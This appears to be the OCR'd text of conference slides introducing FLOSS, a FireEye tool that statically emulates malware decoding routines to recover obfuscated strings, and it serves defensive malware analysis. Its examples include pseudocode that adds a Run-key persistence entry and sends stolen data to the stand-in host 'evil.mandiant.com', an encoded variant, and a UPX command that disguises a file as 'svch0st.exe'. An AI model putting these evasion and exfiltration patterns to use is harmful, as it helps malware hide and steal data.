
MIA:
Moritz Raabe
@m_r_tz

```
C:\> upx.exe malware.exe -o svch0st.exe
```

- “packing” protects a program’s code from casual observation
  - Encrypted, compressed, and/or obfuscated
  - But logic remains unchanged


totally unobfuscated
low detection
trivial to triage

hardcore packed
60/60 detection
difficult to reverse engineer



totally unobfuscated
low detection
trivial to triage

hardcore packed
60/60 detection
difficult to reverse engineer



string obfuscation
low detection
intermediate analysis req'd

```
program malware
   […]
   set_reg_key('Software\Microsoft\Windows\CurrentVersion\Run',
               'C:\dl\find.exe')
   data = steal_data()
   send('evil.mandiant.com', data)
   […]
```


```
C:\> strings.exe malware.exe

This program cannot be run in DOS mode.
[…]
Software\Microsoft\Windows\CurrentVersion\Run
C:\dl\find.exe
evil.mandiant.com
[…]
```

```
program malware
  encoded_reg_key = ‘FzsabtgpIX|vgzfzsaIB|{qzbfIVtggp{aCpgf’
  encoded_path = ‘Yurfdrislfpkzk’
  encoded_domain = ‘pc|y;s|gpplp;vzx’
  set_registry(decode(encoded_reg_key)),
               decode(encoded_path))
  data = steal_data()
  send(decode(encoded_domain), data)
  […]
```

```
C:\> strings.exe malware.exe

This program cannot be run in DOS mode.
[…]
FzsabtgpIX|vgzfzsaIB|{qzbfIVtggp{aCpgf
Yurfdrislfpkzk
pc|y;s|gpplp;vzx
[…]
```


```
lea     edx, [esp+1FD0h+var_1C8C]
push    edx                ; void *
push    offset aDhisnqnsQwiTbu ; "Dhisnqns~'QWI'Tbuqndb"
call    sub_401000
lea     eax, [esp+1FD8h+var_1C28]
push    eax                ; void *
push    offset aIhusbkDqdTbuqn ; "Ihusbk'DQD'Tbuqndb"
call    sub_401000
lea     ecx, [esp+1FE0h+var_1BC4]
push    ecx                ; void *
push    offset aIbstdubbiUbjhs ; "IbsTdubbi*Ubjhsb'Tbdruns~'Dknbis"
call    sub_401000
```

+ OllyDbg

Debug the program until its termination, dump strings from memory.

- *Pros*:
  - Its very easy and fast
- *Cons*:
  - Doesn’t work for dynamically allocated or carefully re-obfuscated strings
  - Doesn’t work for strings which don’t get accessed during execution
    - Like stackstrings

+ + OllyDbg

Identify the decoding routine in IDA,

then debug every code path and dump strings from memory

- *Pros*:
  - Most correct – reuses the malware’s implementation of the decoder
- *Cons*:
  - It can be difficult to initialize some decoding routines
  - Forcing code down the code path you want, repeatedly, is annoying
  - Compilers can inline decoding routines

Identify the decoding routine in IDA and port it to Python

- *Pros*:
  - Most flexible technique to extract all strings from a binary
- *Cons*:
  - Porting *any* code in *any* language is tedious and error prone
  - Extraction of obfuscated data can be tricky
  - Repeat for every new sample


FLOSS

FireEye Labs Obfuscated String Solver

FireEye SECURITY REIMAGINED

FLARE

- FLOSS automatically deobfuscates many strings in malware.
  - It is extremely easy to use.
  - It applies advanced analysis techniques so you don’t have to.
  - It works against a large corpus of malware and obfuscation techniques.



```
$ floss a5ca7e7281d8b8a570a529895106b1fa
/index.html
http://
POST
GET
User-Agent: FJUR (compatible; MSIE 6.0; Win32)
HOST:
```

- FLOSS automatically deobfuscates many strings in malware.
  - It is extremely easy to use.
  - It applies advanced analysis techniques so you don’t have to.
  - It works against a large corpus of malware and obfuscation techniques.

www.flosseveryday.info

- FLOSS combines and automates the best reverse engineering techniques.
- Uses only static analysis techniques.
  - Never runs original binary.
  - No need for sandboxing.
  - There’s minimal chance of exploitation.
- Code flow analysis and heuristics identify decoding routines.
- x86 emulator discovers effects of decoders.

so, how does it work?

1. **Analyze control flow** of malware to identify functions, basic blocks, etc.
2. Use heuristics to **find potential decoding routines**
3. **Extract arguments** passed to decoding routines
4. **Emulate decoder functions** using extracted arguments
5. **Diff memory state** from before and after decoder emulation
6. **Extract human-readable strings** from memory state difference

1. **Analyze control flow** of malware to identify functions, basic blocks, etc.
2. Use heuristics to find potential decoding routines
3. Extract arguments passed to decoding routines
4. Emulate decoder functions using extracted arguments
5. Diff memory state from before and after decoder emulation
6. Extract human-readable strings from memory state difference

1. **Analyze control flow** of malware to identify functions, basic blocks, etc.

   FLOSS uses vivisect to extract functions, cross references, code, and data.

   - vivisect is like a pure Python, open-source IDA Pro
   - Powers many FLARE tools, public and private
   - Get it here: https://github.com/vivisect/vivisect

   "Fairly un-documented static analysis / emulation / symbolik analysis framework for PE/Elf/Mach-O/Blob binary formats on various architectures."

1. Analyze control flow of malware to identify functions, basic blocks, etc.
2. Use heuristics to **find potential decoding routines**
3. Extract arguments passed to decoding routines
4. Emulate decoder functions using extracted arguments
5. Diff memory state from before and after decoder emulation
6. Extract human-readable strings from memory state difference


2. Use heuristics to **find potential decoding routines**

Given a function, a heuristic says:

"My confidence that this function is a decoding routine is …"

Most effective heuristics to date:

- Function contains tight loop
- Non-zeroing XOR operation
- Many code cross-references to function



```
00401675
00401675                          loc_401675:
00401675 8B 44 24 08              mov     eax, [esp+4+arg_0]
00401679 8D 0C 02                 lea     ecx, [edx+eax]
0040167C 8A 04 02                 mov     al, [edx+eax]
0040167F 2A C2                    sub     al, dl
00401681 34 07                    xor     al, 7
00401683 8A D8                    mov     bl, al
00401685 C0 EB 05                 shr     bl, 5
00401688 C0 E0 03                 shl     al, 3
0040168B 0A D8                    or      bl, al
0040168D 42                       inc     edx
0040168E 3B 54 24 0C              cmp     edx, [esp+4+arg_4]
00401692 88 19                    mov     [ecx], bl
00401694 7C DF                    jl      short loc_401675
```

1. Analyze control flow of malware to identify functions, basic blocks, etc.
2. Use heuristics to find potential decoding routines
3. **Extract arguments** passed to decoding routines
4. Emulate decoder functions using extracted arguments
5. Diff memory state from before and after decoder emulation
6. Extract human-readable strings from memory state difference

3. **Extract arguments** passed to decoding routines
    a) Brute force **emulate all code paths** among basic blocks and functions
    b) Snapshot emulator state (registers, memory) at appropriate points

- Emulator: a simulator of hardware
- FLOSS uses **vivisect** to emulate x86 instructions.
  - vivisect has a CPU and memory emulator written in pure Python.
- *Not* emulating the full-system, just some instructions.
  - FLOSS initializes the emulator CPU and memory like the Windows loader
- Allows us to see the effect of some instructions on CPU state and memory.

```
Emulator
        setRegister(eax, 0x2)
        setRegister(ebx, 0x3)
        emulate("add eax, ebx")
        getRegister(eax)

eax → 0x5
```

- FLOSS emulates *all* code paths in the executable to find arguments.
    - Single-pass, depth-first, brute-force emulation.
    - Collect arguments at each call to a known decoder function.
- Emulate every function, top to bottom:
    - At each branch, take *both* paths:
        - "*snapshot*" the emulator state before the jump
        - "*revert*" to snapshot to try both paths
    - Only emulate each instruction one time, max

3. **Extract arguments** passed to decoding routines
    a) Brute force emulate all code paths among basic blocks and functions
    b) **Snapshot emulator state** (registers, memory) at appropriate points

- Trick: don't obsess over calling conventions; just snapshot CPU & memory.

- Just before `call decoder`, save all memory and registers.
    - We call this the "function call context".
    - This is like taking a snapshot in VMWare Workstation.
- FLOSS "reverts" to the snapshot when it performs final emulation.
    - Arguments are probably on top of stack and/or in registers.
    - We don't even have to know the details!


1. Analyze control flow of malware to identify functions, basic blocks, etc.
2. Use heuristics to find potential decoding routines
3. Extract arguments passed to decoding routines
4. **Emulate decoder functions** using extracted arguments
5. Diff memory state from before and after decoder emulation
6. Extract human-readable strings from memory state difference

1. Analyze control flow of malware to identify functions, basic blocks, etc.
2. Use heuristics to find potential decoding routines
3. Extract arguments passed to decoding routines
4. Emulate decoder functions using extracted arguments
5. **Diff memory state** from before and after decoder emulation
6. **Extract human-readable strings** from memory state difference

- FLOSS performs binary diff of emulator memory segments
